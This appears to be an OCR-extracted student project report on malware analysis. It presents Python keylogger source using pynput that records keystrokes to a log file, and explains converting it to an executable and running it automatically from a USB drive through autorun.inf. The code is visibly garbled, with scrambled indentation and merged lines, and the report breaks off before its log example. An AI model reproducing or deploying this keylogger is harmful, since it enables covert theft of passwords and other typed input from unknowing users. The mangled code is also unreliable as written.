REVERESE ENGINEERING AND MALWARE ANALYSIS

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Project Register Number : SBAP0001869

KEYLOGGER

This is a type of malware which is installed indirectly by other malware or installed directly by malicious hacker. This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.


CODE:

The below code is a pendrive keylogger which will record the keystrokes when the keylogger installed pendrive inserted into a computer.


```
import pynput
from pynput.keyboard import Key, Listener

word_counts = 0 keys = []
def        on_press(key):
global  word_counts,  keys
keys.append(key)
word_counts      +=      1
print(f'{key}   pressed')
if word_counts >= 5:
  word_counts     =     0
write_file(keys)    keys
= []
 def  write_file(key_arr):   with
open("logs.txt","a") as f:    for
key in key_arr:
   ke   =   str(key).replace("'","")
if ke.find("space") > 0:
    f.write('\n')
#Finding other Keys      if
ke.find("Key") == -1:
    f.write(ke)  def
on_release(key):  if
key == Key.esc:
  return False

with Listener(on_press=on_press, on_release=on_release) as


listner:
 listner.join()
```

SCREENSHOTS:


The above written code is converted into a executable file with the help of “auto-py-to-exe” software and saved as hello.exe.



Autorun.inf is a type of file which will automatically run the instruction given in that file. Here we give a instruction to run the hello.exe which is our keylogger.



After inserting the pendrive the code will run automatically and records the keystrokes and will be saved in a text file named log.txt.



The log file will looks like this: